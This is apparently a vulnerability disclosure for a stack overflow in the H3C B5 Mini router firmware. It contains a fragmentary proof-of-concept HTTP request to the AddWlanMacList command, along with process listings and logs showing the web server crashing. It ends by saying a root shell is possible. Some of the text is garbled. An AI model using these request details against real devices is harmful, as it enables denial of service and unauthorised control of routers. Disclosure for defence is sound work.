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 History

 1 contributor



70 lines (46 sloc) | 3.15 KB

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H3C B5 Mini B5MiniV100R005 has a stack overflow vulnerability

Overview

- Manufacturer's website information: <https://www.h3c.com/>
- Firmware download address :
https://www.h3c.com/cn/d_202007/1311628_30005_0.htm

Product Information

H3C B5 Mini B5MiniV100R005 router, the latest version of simulation overview:

Firefox/102.0

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Referer: https://121.226.152.63:8443/router_password_mobile.asp

Content-Type: application/x-www-form-urlencoded

Content-Length: 536

Origin: https://192.168.0.124:80

DNT: 1

Connection: close

Cookie: LOGIN_PSD_REM_FLAG=0; PSWMOBILEFLAG=true

Upgrade-Insecure-Requests: 1


Sec-Fetch-Dest: document

Sec-Fetch-Mode: navigate

Sec-Fetch-Site: same-origin

Sec-Fetch-User: ?1

CMD=AddWlanMacList¶m=1;AA



```
1504 root      1232 S    /bin/maincontrol &
1514 root      1864 S    /bin/h3cgamebooster &
1519 root       296 S    /bin/watchdog &
1523 root       360 S    sh /var/tmp/uu/monitor.sh &
1524 root       748 S    /bin/monitor &
1656 root       448 S    dnsmasq -r /etc/resolv.conf -n -c 500
1670 root       556 S    /bin/dhcpd -d -q br0
1837 root       164 S    pathsel -i wlan-msh -P -d
2355 root      2912 S    /var/tmp/uu/uuplugin /var/tmp/uu/uu.conf
2361 root       464 S    /var/tmp/uu/uuplugin /var/tmp/uu/uu.conf
6712 root       580 S    telnetd
14487 root       600 S    sleep 60
14646 root      1044 S    -mwcli
14706 root       796 S    /bin/sh
14728 root       724 R    ps
24244 root       556 S    pppd file /etc/ppp/options385875970 WAN1 385875970 3
27010 root      3568 S    /bin/webs &
```


The picture above shows the process information before we send poc.

```
1465 root      352 S    flacct -t 10 -f /etc/flacct.conf
1472 root      476 S    /bin/ntpclient &
1502 root      312 S    /bin/timerange &
1503 root      1420 S   /bin/onlineupdate &
1504 root      1232 S   /bin/maincontrol &
1514 root      1864 S   /bin/h3cgamebooster &
1519 root      296 S    /bin/watchdog &
1523 root      360 S    sh /var/tmp/uu/monitor.sh &
1524 root      748 S    /bin/monitor &
1656 root      448 S    dnsmasq -r /etc/resolv.conf -n -c 500
1670 root      556 S    /bin/dhcpd -d -q br0
1837 root      164 S    pathsel -i wlan-msh -P -d
2355 root      2912 S   /var/tmp/uu/uuplugin /var/tmp/uu/uu.conf
2361 root      464 S    /var/tmp/uu/uuplugin /var/tmp/uu/uu.conf
6712 root      580 S    telnetd
14646 root     1044 S   -mwcli
14706 root      796 S    /bin/sh
14758 root      604 S    sleep 60
14953 root     2168 S    /bin/webs &
14959 root      724 K    ps
24244 root      556 S    pppd file /etc/ppp/options385875970 WAN1 385875970 3
/ #
```

In the picture above, we can see that the PID has changed since we sent the POC.

级别	信息来源	信息内容
error	系统	webs进程已重启。

The picture above is the log information.



By calculating offsets, we can compile special data to refer to denial-of-service attacks(DOS).

```
BusyBox v1.2.0 (2020.06.11-07:39+0000) Built-in shell (ash)
Enter 'help' for a list of built-in commands.

/ # ls -l
drwxrwxr-x  2 1007  1007      7574 Jun 11  2020 var
drwxr-xr-x 10 root   root      0 Jul 20 22:51 var
drwxrwxr-x  5 1007  1007      49 Jun 11  2020 var
drwxrwxr-x  3 1007  1007      26 Jun 11  2020 uclibc
lrwxrwxrwx  1 1007  1007       7 Jun 11  2020 tmp -> var/tmp
dr-xr-xr-x 11 root   root      0 Jan  1  1970 sys
lrwxrwxrwx  1 1007  1007       3 Jun 11  2020 sbin -> bin
dr-xr-xr-x 88 root   root      0 Jan  1  1970 proc
drwxr-xr-x  9 root   root      0 Jan  1  1970 mnt
lrwxrwxrwx  1 1007  1007       3 Jun 11  2020 lib32 -> lib
drwxrwxr-x  4 1007  1007     2452 Jun 11  2020 lib
lrwxrwxrwx  1 1007  1007       9 Jun 11  2020 init -> sbin/init
drwxrwxr-x  2 1007  1007       3 Jun 11  2020 home
drwxrwxr-x  2 1007  1007       3 Jun 11  2020 ftproot
drwxr-xr-x 10 root   root      0 Jul 20 21:10 etc
drwxrwxr-x  4 1007  1007     2539 Jun 11  2020 dev
drwxr-xr-x  2 1007  1007     1475 Jun 11  2020 bin

/ #
```

Finally, you also can write exp to get a stable root shell without authorization.